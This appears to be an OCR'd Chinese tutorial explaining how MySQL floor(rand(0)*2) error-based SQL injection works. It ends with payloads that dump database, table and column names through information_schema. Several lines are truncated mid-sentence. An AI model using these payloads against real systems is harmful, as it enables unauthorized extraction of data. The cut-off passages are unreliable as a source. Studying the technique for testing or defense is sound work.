SQL注入报错注入之floor()报错注入原理分析

简介

对于SQL注入的 报错注入 通常有三个函数需要我们掌握：

- extractValue(xml_frag, xpath_expr)
- updateXML(xml_target, xpath_expr,new_xml)
- floor()


对于extractValue和updateXML函数来说比较好理解，就不做解释了，这里只对 floor函数 的报错注入进行讲解。首先我们先要知道floor()报错注入的
floor报错注入是利用:

```
select count(*),(floor(rand(0)*2)) as x from 表名 group by x
```

这个相对固定的语句格式，导致的数据库报错。实际利用中通过 concat 函数，连接注入语句与 floor(rand(0)*2)函数，就实现了注入结果与报错信息回
方式。所以我们如果想要理解floor()报错注入的原理，我们首先需要明白：rand(),floor(),group by, count()这几个的意思。

rand()函数

rand() 是一个随机函数：产生0～1的小数



通过一个固定的随机数的种子0之后，可以形成固定的伪随机序列：

```
1  select rand(0) from user_rule;
```

rand(0)
0.15522042769493574
0.620881741513388
0.6387474552157777
0.33109208227236947
0.7392180764481594
0.7028141661573334
0.2964166321758336
0.3736406931408129
0.9789535999102086
0.7738459508622493
0.9323689853142658
0.3403071047182261

这样我们加上种子之后，这个数据就出现了可预测性。

floor()函数

那么floor报错注入利用的时候rand(0)*2为什么要乘以 2 呢？这就要配合floor 函数来说了
floor()函数和JavaScript中的Math.floor()函数的作用是一样的，也就是向下取整。
rand(0) => 0~1
rand(0)*2 => 0~2
那么floor(rand(0)*2) => 要么0， 要么1

这个时候我们再来看看之前的查询：

```
1  select floor(rand(0)*2) from user_rule;
```

floor(rand(0)*2)
0
1
1
0
1
1
0
0
1
1
1
0

规律出现了

1

group by

这个就是分组，相同的数据会分到同一组。

分组的原理很简单，就是会产生一张临时表，插入临时表之前会先判断临时表中是否有对应的key， 如果没有就插入临时表，有就不插入，大概原理就

```
5  select id, pid from user_rule;
```

id	pid
1	0
2	0
3	1
4	2
5	3
6	3
7	3
8	3
9	4
10	4
11	4
12	4

分组前

1

分组后：

```
5  select id, pid from user_rule GROUP BY pid;
```

id	pid
1	0
3	1
4	2
5	3
9	4

相同的合并到一组去了

count(*)

统计数量，如果结合group by 就是统计分组的数量。

```
5  select count(*), pid from user_rule GROUP BY pi
```

count(*)	pid
2	0
1	1
1	2
4	3
4	4

报错分析

我们了解了几个函数的作用之后，我们来看看到底是怎么报错的。
先报个错看看：

```
2  select count(*), floor(rand(0)*2) as x from user_rule GROUP BY x;
```

Message Profile Sta

sql	message
select count(*), floor(rand(0)*2) as x from user_rule GROUP BY x	Duplicate entry '1' for key '<group_key>', Time: 0.003000s

从报错信息看这个地方group_key冲突了。
这个group_key为什么会冲突呢？我们分析分析：
从前面floor(rand(0)*2) 得知，当我们执行查询：

```
1  select floor(rand(0)*2) from user_rule
```

的时候会产生固定的序列： 011011011
这个时候再结合group by 会产生一个虚拟表，我们来探讨过程：
1.虚表写入第一条记录，执行floor(rand(0)*2)，发现结果为0(此时为第一次计算)

操作	key	floor(rand(0)*2)	count(*)
取第一条记录		0	

2.查询虚拟表，发现0的键值不存在，则插入新的键值的时候floor(rand(0)*2)会被再计算一次，结果为1(此时为第二次计算)，插入虚表，第一条记录插果为1。

操作	key	floor(rand(0)*2)	count(*)
取第一条记录		0	
插入记录	1	1	1

3.虚表写入第二条记录，再次计算floor(rand(0)*2)，发现结果为1(此时为第三次计算)，此时结算结果为1，所以floor(rand(0)*2)不会被计算，直接cour二条记录写入完毕。查询虚表，发现1的键值存在，所以floor(rand(0)*2)不会被计算第二次，第二条记录查询完毕

操作	key	floor(rand(0)*2)	count(
取第一条记录		0	
插入记录	1	1	1
取第二条记录不用插入	1	1	2

4.虚表写入第三条记录，再次计算floor(rand(0)*2)，发现结果为0(此时为第4次计算)，计算结果为0，此时虚表中没有0的数据记录，则执行插入该数据会再次计算floor(rand(0)*2)（此时为第5次计算），计算结果为1。然而1这个主键已经存在于虚拟表中，而新计算的值也为1(主键键值必须唯一)，所以主键冲突的错误，也就是：Duplicate entry 的报错。

操作	key	floor(rand(0)*2)	count
取第一条记录		0	
插入记录	1	1	1
取第二条记录不用插入	1	1	2
取第三条		0	
插入记录	1 冲突	1	

总结：
在虚表中写入第三条记录是时，产生了报错。此时floor(rand(0)*2)一共被计算了5次，所以数据表中需要最少3条数据才会报错。
另外，要注意加入随机数种子的问题，如果没加入随机数种子或者加入其他的数，那么floor(rand()*2)产生的序列是不可测的，这样可能会出现正常插的情况。最重要的是前面几条记录查询后不能让虚表存在0,1键值，如果存在了，那无论多少条记录，也都没办法报错，因为floor(rand()*2)不会再被计表的键值，这也就是为什么不加随机数种子有时候会报错，有时候不会报错的原因。

执行报错语句获取数据

爆库

```
SELECT * FROM user_rule WHERE id = 1 AND (SELECT 1 from
(SELECT count(*),concat(0x23,(SELECT schema_name from information_schema.schemata LIMIT 0,1),0x23,floor(rand(0)*2)) as x
from information_schema.`COLUMNS` GROUP BY x)
as y)
```

爆表

```
SELECT * FROM user_rule WHERE id = 1 AND (SELECT 1 from
(SELECT count(*),concat(0x23,
(SELECT table_name from information_schema.`TABLES` WHERE table_schema = database() LIMIT 0,1),
0x23,floor(rand(0)*2)) as x
from information_schema.`COLUMNS` GROUP BY x)
as y)
```

爆列

```
SELECT * FROM user_rule WHERE id = 1 AND (SELECT 1 from
(SELECT count(*),concat(0x23,(SELECT column_name from information_schema.COLUMNS where table_name = 'members' LIMIT 0,1),
0x23,floor(rand(0)*2)) as x

```

```
from information_schema.`COLUMNS` GROUP BY x)
as y)
```